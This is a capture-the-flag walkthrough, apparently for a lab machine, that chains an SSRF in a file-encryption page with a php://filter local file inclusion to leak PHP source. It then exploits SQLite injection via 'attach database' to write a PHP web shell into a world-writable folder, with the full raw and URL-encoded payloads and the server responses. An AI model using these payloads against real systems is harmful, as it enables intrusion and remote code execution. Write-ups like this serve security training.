
First stage: **http://127.0.0.1/dev/index.php?view=todo**


10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F127.0.0.1%2Fdev%2Findex.php%3Fview%
Most Visited
Getting Started
About
Encrypt
Decrypt
Logout
File Encryptor
Enter the URL of the file to be encrypted:
Cipher
AES-CBC
http://10.10.10.10/file.txt
Encrypt
Encrypted content:

```
ZFab8VZUIV5qu5rKj1SWoME9ZBewRadWNQ4YR9dM/657ZSgW9mfb4h2q32cxgq1+M67NnqRzOMvibBdA9jHboYr6oC+fzHibzR903NzgQBTbcJMhLkhQPRkVpQhelyKIY0NlhL1gwSXAlLTsXxtTDF/RmUITRvdraDyTHEb0slCruyQ+DUxVMbjR
/wmRfZcjP0l8t4XKSdOulLrHZskwsku1mlupShlgyyaRsvWXlbRbU32t4wMYrN7AZWTihxwSmNd+yaGQ89twjCqfwnDXE1FcxS8O8UvVroeaNGl0OwRyODl0737Y9knTwpBY5hlOpWdgHSmoUHoANBqS1Kwmj4GAQv
/JxDyRoeGRl+4fwkxmoHIIG4Jzfi++EG34D6lSqaf9kBQJtEtRHNkL7PxGhuirSi0xBK3iGkDSkA+VP1/Lafrig5+l+LVABXpGaLW5H4NxknkMd4K5iz3TIZuoH+ThBWzlXV
/272GYjm1zCjIDrZBGEBO21YAK5fmavW2lPiOaRsLNc9jdswT5gloQ9vQsdkyymYfLSQgw9TflP17Zb9W/yhX4fkRDQNAYJ+61NU+pOC2a1c
```


Second stage: Decrypt using base64 and write result to ciphertxt.txt.

Then Encrypt again:


10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F10.10.14.29%2Fciphertxt.txt
Search
Most Visited
Getting Started
About
Encrypt
Decrypt
Logout
File Encryptor
Enter the URL of the file to be encrypted:
Cipher
AES-CBC
http://10.10.10.10/file.txt
Encrypt
Encrypted content:

PGh0bWw+CiAgICA8aGVhZD4KICAgIDwvaGVhZD4KICAgIDxib2R5PgoJPGRpdiBjbGFzcz0ibWVudSI+CgkgICAgPGEgaHJlZj0iaW5kZXgucGhwIj5NYWluIFBhZ2U8L2E+CgkgICAgPGEgaHJlZj0iaW5kZXgucGhwP3ZpZXc9YWJvdXQiPkFib3V0PC9hPgoJIC
AgIDxhIGhyZWY9ImluZGV4LnBocD92aWV3PXRvZG8iPlRvRG88L2E+Cgk8L2Rpdj4KPGgzPlRvRG8gTGlzdDo8L2gzPgoxKSBSZW1vdmUgc3FsaXRlX3Rlc3RfcGFnZS5waHAKPGJyPjIpIFJlbW92ZSB3b3JsZCB3cml0YWJsZSBmb2xkZXIgd2hpY2ggd2FzIH
VzZWQgZm9yIHNxbGl0ZSB0ZXN0aW5nCjxicj4zKSBEbyB0aGUgbmVlZGZ1bAo8aDM+IERvbmU6IDwvaDM+CjEpIFJlc3RyaWN0IGFjY2VzcyB0byAvZGV2Cjxicj4yKSBEaXNhYmxlIGRhbmdlcm91cyBQSFAgZnVuY3Rpb25zCgo8L2JvZHk+CjwvaHRtbD4K

And decode the base64 once again:



```
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
<h3>ToDo List:</h3>
1) Remove sqlite_test_page.php
<br>2) Remove world writable folder which was used for sqlite testing
<br>3) Do the needful
<h3> Done: </h3>
1) Restrict access to /dev
<br>2) Disable dangerous PHP functions

</body>
</html>
```

We see that another php file exists: **sqlite_test_page.php** but trying to retrieve its content results in an empty php file…perhaps it's hidden.

Then I thought maybe the view param is not sanitized and might be vulnerable to LFI.


After some research on google I came across this **LFI** vulnerability in PHP:

Using php://filter for local file inclusion
[*Published on by I came across a website where the site was vulnerable to LFI (local file inclusion) however the…*www.idontplaydarts.com]

In short, this LFI vulnerability forces PHP to base64 encode the file before it is used in the require statement. Then the file content should be decoded and we suppose to get the plaintext file.

Implementing the vulnerability concept:


http://127.0.0.1/dev/index.php?view=php://filter/convert.base64-encode/resource=sqlite_test_page



Encrypted content:


```
ZFab8VZUlV5qu5rKj1SWoME9ZBewRadWNQ4YR9dM/657ZSgW9mfb4h2q32cxgq1+M67NnqRzOMvbBdA9jHboYr6oC+fzHlbzR903NzgQBTbcJMhLkhQPRkVpQhelyKlY0NlhL1gwSXAlLTsXxtTDF/RmUITRvdraDyTHEb0slCruyQ+DUxVMbjR
/wmRfZcjP0l8t4XKSdOulLrHZskwsku1mlupShlgyyaRsvWXlbRbU32t4wMYrN7AZWTlhxwSmNd+yaGQn/Qrghyn8TS0NUBA60J0tXOM5
/vKWhHOBC0pBQ3T1nnul1ad3o5Kug5WvXFEEVWtWjszc5K4pK9t54GfZt5Pxlag99uvpZwK+hcnt0h9NM52lhWpEVeVFplvuY5XoD8M9HYqUU0HCOXKeTq1k3GW9GW6XMVERcrP5ZMMcGM0GVwrlSQMlDQo73sH8xxg2eDahlgj7bY5ldxRnvuBa95B07wp
mClgCg83vUalJJLkJc/ydNDd79Zcmtp7KNKUlSU5hXb+UbxQusO
/HLheYG10MtFHlSufCPqMt+doJ34w1tqLJKe1NXblW3k4lyyouq5PoUXb8Ql1wkGXUNWl29RAwe+tV8eWg5Vy9YC7CLaEESkVL+Aqk0tqe8AujeElNfUuXhaqWlml9RVFPWWq2N7Ps2m6NQUWA
/Yks3LTOM6ynnXnwr5hzZZ0Z4ef0DQ0K+aHXUfDt8Z1PXzjTx0kN2lSXQ3Kh5FCKAR0V0C1QPOrZvCqjgD1g30bKbawioFDh+zuXBtDzUP+OFgoqg4RO3eb+xjDqMFpm05PQMwxFckZsE5T8SW1oJx4EvGqmtBlkgxmOxh6ht+36hwelWr0CpUssLQU
/9Kg6qWrHOXZ3evaNyj9xWTqwPtSnngOCBrp0cz1bPStamGWfEuOZ94Jox08j+VFpBbHlQoaWtlM43MTjtv52B/8QfGqYxKnY33FtsLfKplglaaCVjQxqARNGbCEv0F0lBaRmP4sMO9dtfuDYBnERP0wqGAVlA9Wxep19cRz8NNfhRFvg7/LDwC/SzUk8KDM
/ZdRjuoTYpgT41rJpggbA8/y252x6xG6A4vYSvt4B2KbLdKp2J6jxFWvyfGrb4r9TCeLecyfjcfV/UsES7dmDr5a84aayNg5BuPd2uEEzgLlzl5DhlSZlhUtcK7DPEnOO5DOKoxb1Qr4HuNlzC3F4lAWyVlLPmfVk8aB/jOp82s0y7Gzl1lZk0e4DVzl
/UlpVOUZrq0jYATEOdj8DL3uA4mVtNzkgKfllSfbCp0L0xunkJFyHTlk+pXjzLgMtSTHF2ZoUCpW3qRrJKFAgoZjo0tzlkoxUwbhjcKtX0E8k5xLNFK/3kE75o9R2BLyUlress759Bh5wS7Y8bo+T8uKMJMNLpqlEfVoN5lFZls
/fHnrmSZbqehTAd1NlvV07PrYRANGRr1N3c4wabpdd0t8W5k+rGFQDhlH11pkfbqLt2FE8wTOGZleEAK9VO6TwGy6tnZvKpol8yLvnN0vgUWqDQvAKRZCugboJkjEGKXeJ9Et6GVl0L91CVH51WT1fx
/znh3DqytFLT0BlGOCSDBSJSxG+lqotgqwF7sA6BNaZ78381pV5nrmDLtRaHDxr65Tdzu0ReSY/G5T/7ZHldDEjvQ/DeeA5Bld9lQJA/W8cT4BowVnu/RK55JlpuMA7FGUJvtPlq6HblhYDlCNNV4LceJhKa3zB0YKg
/ShQu4BCaWDk2gCibyX0ScKlKlWU1eH800DvXZH7uWkwDvsxJbZTgm69oeyR2ubuESoaVUY22t/TphAC6qgUG2A0a7EE1BVal3mhCc56pX5L229lKQOX3Nk1/zl935lxXtqDlxVrYRYL4A9S0/KzGMUYskLfd37ojKytQ0Olf+rphzlN
/PfVw28NCyPduzJWtuau3XaisHTl9hzZGjRN//06zZCyL8cXV
```

And we’ve got the **base64 encryption**:



```
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
PGh0bWw+CjxoZWFkPjwvaGVhZD4KPGJvZHk+Cjw/cGhwCiRub19yZXN1bHRzID0gJF9HRVRbJ25vX3Jlc3VsdHMnXTsKJGJvb2tpZCA
9ICRfR0VUWydib29raWQnXTsKJHF1ZXJ5ID0gIlNFTEVDVCAqIEZST00gYm9va3MgV0hFUkUgaWQ9Ii4kYm9va2lkOwppZiAoaXNzZX
QoJGJvb2tpZCkpIHsKICAgY2xhc3MgTXlEQiBleHRlbmRzIFNRTGl0ZTMKICAgewogICAgICBmdW5jdGlvbiBfX2NvbnN0cnVjdCgpC
iAgICAgIHsKCSAvLyBUaGlzIGZvbGRlciBpcyB3b3JsZCB3cml0YWJsZSAtIHRvIGJlIGFibGUgdG8gY3JlYXRlL21vZGlmeSBkYXRh
YmFzZXMgZnJvbSBQSFAgY29kZQogICAgICAgICAkdGhpcy0+b3BlbignZDllMjhhZmNmMGIyNzRhNWUwNTQyYWJiNjdkYjA3ODQvYm9
va3MuZGInKTsKICAgICAgfQogICB9CiAgICRkYiA9IG5ldyBNeURCKCk7CiAgIGlmKCEkZGIpewogICAgICBlY2hvICRkYi0+bGFzdE
Vycm9yTXNnKCk7CiAgIH0gZWxzZSB7CiAgICAgIGVjaG8gIk9wZW5lZCBkYXRhYmFzZSBzdWNjZXNzZnVsbHlcbiI7CiAgIH0KICAgZ
WNobyAiUXVlcnkgOiAiLiRxdWVyeS4iXG4iOwoKaWYgKGlzc2V0KCRub19yZXN1bHRzKSkgewogICAkcmV0ID0gJGRiLT5leGVjKCRx
dWVyeSk7CiAgIGlmKCRyZXQ9PUZBTFNFKQogICAgewoJZWNobyAiRXJyb3IgOiAiLiRkYi0+bGFzdEVycm9yTXNnKCk7CiAgICB9Cn0
KZWxzZQp7CiAgICRyZXQgPSAkZGItPnF1ZXJ5KCRxdWVyeSk7CiAgIHdoaWxlKCRyb3cgPSAkcmV0LT5mZXRjaEFycmF5KFNRTElURT
NfQVNTT0MpICl7CiAgICAgIGVjaG8gIk5hbWUgPSAiLiAkcm93WyduYW1lJ10gLiAiXG4iOwogICB9CiAgIGlmKCRyZXQ9PUZBTFNFK
QogICAgewoJZWNobyAiRXJyb3IgOiAiLiRkYi0+bGFzdEVycm9yTXNnKCk7CiAgICB9CiAgICRkYi0+Y2xvc2UoKTsKfQp9Cj8+Cjwv
Ym9keT4KPC9odG1sPgo=</body>
</html>
```

Decoding it:



```
<html>
<head></head>
<body>
<?php
$no_results = $_GET['no_results'];
$bookid = $_GET['bookid'];
$query = "SELECT * FROM books WHERE id=".$bookid;
if (isset($bookid)) {
   class MyDB extends SQLite3
   {
      function __construct()
      {
         // This folder is world writable - to be able to create/modify databases from PHP code
         $this->open('d9e28afcf0b274a5e0542abb67db0784/books.db');
      }
   }
   $db = new MyDB();
   if(!$db){
      echo $db->lastErrorMsg();
   } else {
      echo "Opened database successfully\n";
   }
   echo "Query : ".$query."\n";

if (isset($no_results)) {
   $ret = $db->exec($query);
   if($ret==FALSE)
    {
       echo "Error : ".$db->lastErrorMsg();
    }
}
else
{
   $ret = $db->query($query);
   while($row = $ret->fetchArray(SQLITE3_ASSOC) ){
      echo "Name = ". $row['name'] . "\n";
   }
   if($ret==FALSE)
   {
      echo "Error : ".$db->lastErrorMsg();
   }
   $db->close();
}
}
?>
</body>
</html>
```

Observing the code, we can see that the param **$bookid** is **not sanitized** and therefore is vulnerable to **SQL-Injection**.

In addition, we can also see a folder which is world writable:
d9e28afcf0b274a5e0542abb67db0784


Searching about **SQLite Injections** I came across this site:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md

Under "**Remote Command Execution using SQLite command—Attach Database**", we have a nice example how to execute system commands using PHP scripting.

Using this methodology, let's execute the following command (using Attach Database method) to retrieve directory users in the /home directory:

1 or 1=1;attach database
'/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784/Hello.php' as Hello;
CREATE TABLE Hello.pwnme (dayta text);
INSERT INTO Hello.pwnme (dayta) VALUES ("<?php
print_r(scandir('/home/')); ?>");—"

This whole expression will be encoded to url format:




```
or 1=1;attach database '/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784/Hello.php' as Hello; CREATE TABLE Hello.pwnme (dayta text);
INSERT INTO Hello.pwnme (dayta) VALUES ("<?php print_r(scandir('/home/')); ?>");--
```

```
c%55%45%53%20%28%22%3c%3f%70%68%70%20%70%72%69%6e%74%5f%72%28%73%63%61%6e%64%69%72%28%27%2f%68%6f%6d%65%2f%27%29%29%3b%20%3f%3e%22%29%3b%2d%2d
```

http://127.0.0.1/dev/sqlite_test_page.php?no_results=FALSE&bookid=1%20%6f%72
%20%31%3d%31%3b%61%74%74%61%63%68%20%64%61%74%61%62%61%7
3%65%20%27%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%64%65
%76%2f%64%39%65%32%38%61%66%63%66%30%62%32%37%34%61%35%6
5%30%35%34%32%61%62%62%36%37%64%62%30%37%38%34%2f%48%65%
6c%6c%6f%2e%70%68%70%27%20%61%73%20%48%65%6c%6c%6f%3b%20%
43%52%45%41%54%45%20%54%41%42%4c%45%20%48%65%6c%6c%6f%2e%
61%6c%6c%64%61%79%20%28%64%61%79%74%61%20%74%65%78%74%29
%3b%0a%49%4e%53%45%52%54%20%49%4e%54%4f%20%48%65%6c%6c%6f
%2e%61%6c%6c%64%61%79%20%28%64%61%79%74%61%29%20%56%41%4c
%55%45%53%20%28%22%3c%3f%70%68%70%20%70%72%69%6e%74%5f%72
%28%73%63%61%6e%64%69%72%28%27%2f%68%6f%6d%65%2f%27%29%29
%3b%20%3f%3e%22%29%3b%2d%2d%22

And this whole link to be past to the RC4 cipher.


The resulted execution with no errors:



```
<html>
<head></head>
<body>
Opened database successfully
Query : SELECT * FROM books WHERE id=1 or 1=1;attach database '/var/www/html/dev/d9e28afcf0b274a5e0542abb67db
0784/Hello.php' as Hello; CREATE TABLE Hello.pwnme (dayta text);
INSERT INTO Hello.pwnme (dayta) VALUES ("<?php print_r(scandir('/home/')); ?>");--
</body>
</html>
```

So now let's read our created Hello.php:

http://127.0.0.1/dev/d9e28afcf0b274a5e0542abb67db0784/Hello.php



